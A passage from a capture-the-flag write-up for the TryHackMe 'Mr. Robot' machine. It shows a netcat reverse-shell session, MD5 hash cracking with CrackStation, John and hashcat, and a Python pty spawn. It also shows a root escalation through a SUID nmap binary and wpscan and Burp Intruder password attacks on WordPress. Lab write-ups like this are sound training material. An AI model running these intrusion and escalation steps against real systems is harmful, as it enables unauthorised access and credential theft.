/bin/sh: 0: can't access tty; job control turned off
$
```


Reverse shell using netcat.

5. After a bit of searching, we can find two interesting files: the **second key** which can be read only by its owner (user robot) and **robot's MD5 hash**:

```
$ ls -la home/robot
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
$ cat home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ cat home/robot/key-2-of-3.txt
cat: home/robot/key-2-of-3.txt: Permission denied
$
```

Files and permissions in the /home/robot directory.

Since we are given user's robot MD5 hash, we can try cracking it, and then switch user to robot and read the second key. The easiest way to do that is using [CrackStation](#) (check [here](#) how to use **John The Ripper** or **Hashcat** for performing this step):



The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with links like 'TryHackMe | Learn Cy...', 'TryHackMe Support', 'Offline CyberChef', 'Revshell Generator', 'Reverse Shell Cheat S...', and 'GitHub - swisskyrepo/...'. The main heading is 'Free Password Hash Cracker'. Below this, there's a text input field containing the hash 'c3fcd3d76192e4007dfb496cca67e13b'. To the right of the input field is a reCAPTCHA widget with the text 'I'm not a robot' and a 'Crack Hashes' button. Below the input field, a table displays the results of the hash cracking process.

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Below the table, there's a legend for color codes: Green for 'Exact match', Yellow for 'Partial match', and Red for 'Not found'. At the bottom, there's a link to 'Download CrackStation's Wordlist' and a section titled 'How CrackStation Works' which explains that the site uses pre-computed lookup tables to crack password hashes.

Cracking hashes with CrackStation!

So the password for user robot is abcdefghijklmnopqrstuvwxyz ! Let's try switching users and get the second key:

```
$ su robot
su: must be run from a terminal
$
```

Failed switch user attempt.

A message appears letting us know that we need to use an interactive terminal to switch users. We can do this by using python and the [pty module](#) for launching a bash shell and getting our second key 🙌 :

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/$ pwd
pwd
/
robot@linux:/$ cat home/robot/key-2-of-3.txt
cat home/robot/key-2-of-3.txt
robot@linux:/$
```

Launching bash using Python.

6. With only the last key left and based on a hint from the room's initial question: "*Can you **root** this Mr. Robot styled machine?*", we will probably need to **escalate our privileges** and get a root account.

We can try searching for files with special permissions, such as **SUID files**. These are files that always execute as the user who owns the file, regardless of the user passing the command (more info about SUID files [here](#)). We can **search for SUID files** using the command below:

```
find / -perm -u=s -type f 2>/dev/null
```

- / Start searching from the **root directory**.
- -perm -u=s Search for files with the **s (special) bit set** (SUID files).
- -type f Search only for **files**.
- 2>/dev/null Suppress any errors.


```
robot@linux:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$
```

Searching for SUID files.

We can see **nmap** on this list which seems weird. We can check to see if we can use nmap to escalate our privileges by visiting [GTFOBins](https://gtfobins.github.io). Upon searching for “nmap”, we get this information:

https://gtfobins.github.io/gtfobins/nmap/#shell

HackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

GTFO nmap's shell section.

Following the instructions for the interactive shell, we can get ourselves a root shell! Make sure to **either move to nmap's directory**, i.e. `cd /usr/local/bin` before using the command, or just **provide the full path** as shown below:

```
robot@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
#
```

Using nmap SUID bit to escalate privileges.

After some searching, we can **find and read the third and final key** 🙌:


```
# ls /root
ls /root
firstboot_done  key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
#
```

Finding and getting the final key!

Extra


Dictionary Attack Alternative 1

We have the option to continue using the **Burp Suite** after capturing the failed login attempt with Proxy and finding a valid username, by sending the request to **Intruder** and performing the attack there (right-click and Send to Intruder or CTRL+I):




Sending the captured request to Intruder.

We can then **modify the log parameter** by changing its value to elliot, then select the value of the pwd parameter and click **Add \$**:




Modifying the parameters values with Intruder.

Next, we go to the **Payloads** tab, click **Load...** and choose our fs-list wordlist:



Loading our payload.

Finally, we are ready to click the **Start attack** at the top right-hand side. The downside is that the Community version is **rate-limited**, thus, it can take quite a while for this attack to complete (I created a list of 11 values including the Elliot's password for demonstration purposes). When the attack is complete, we can sort the length column of the results in ascending order to find the password:




Dictionary attack with Intruder.

Dictionary Attack Alternative 2

After having created our wordlist containing valid usernames, we can use **wpscan**, a security scanner designed for testing the security of websites built using WordPress, to obtain elliot's password. We just need to provide the URL and a valid username (-t 50 is used to speed up the process):

```
wpscan --url http://10.10.208.204 -t 50 -U elliot -P fs-list
```



Dictionary attack using wpscan.

Hash Cracking Alternative 1

For the hash cracking part, we can use **John The Ripper** in order to obtain the plaintext password.

We need to first create a file containing the hash and then use a wordlist such as rockyou.txt to crack the hash.

Except from the file and the wordlist, we can also **specify the hash format** since it was contained in the name of the original file, i.e. password.raw-md5:

```
root@ip-10-10-216-104: ~  
File Edit View Search Terminal Help  
root@ip-10-10-216-104:~# echo c3fcd3d76192e4007dfb496cca67e13b > hash  
root@ip-10-10-216-104:~# cat hash  
c3fcd3d76192e4007dfb496cca67e13b  
root@ip-10-10-216-104:~# john hash --wordlist=/usr/share/wordlists/rockyou.txt -  
-format=Raw-MD5  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Press 'q' or Ctrl-C to abort, almost any other key for status  
abcdefghijklmnopqrstuvwxyz (?)  
1g 0:00:00:00 DONE (2023-09-27 17:53) 7.142g/s 290742p/s 290742c/s 290742C/s bol  
ogna1..telcel  
Use the "--show --format=Raw-MD5" options to display all of the cracked password  
s reliably  
Session completed.  
root@ip-10-10-216-104:~#
```

Cracking hashes with John The Ripper.

Hash Cracking Alternative 2

We can also use **hashcat** as shown below, where we pass the exact same arguments as john, i.e. the file containing the hash, a wordlist, and the hash format. The only difference is that we need to specify the format with -m 0 instead of -format=Raw-MD5.

```
hashcat -m 0 hash /usr/share/wordlists/rockyou.txt
```

```
Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553435 bytes (23.0%)
/usr/share/wordlists/rockyou.txt: 100660309 bytes (71.0%)
Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553435 bytes (23.0%)

* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344391
Bytes.....: 139921497
▶ Keyspace..: 14344384
Runtime....: 15 secs

c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD5
Hash.Target.....: c3fcd3d76192e4007dfb496cca67e13b
Time.Started.....: Wed Sep 27 17:59:09 2023 (0 secs)
Time.Estimated...: Wed Sep 27 17:59:09 2023 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2076.2 kH/s (0.56ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 40960/14344384 (0.29%)
Rejected.....: 0/40960 (0.00%)
Restore.Point....: 38912/14344384 (0.27%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: toutou -> loser69

Started: Wed Sep 27 17:57:59 2023
Stopped: Wed Sep 27 17:59:10 2023
root@ip-10-10-216-104:~#
```



Cracking hashes with hashcat.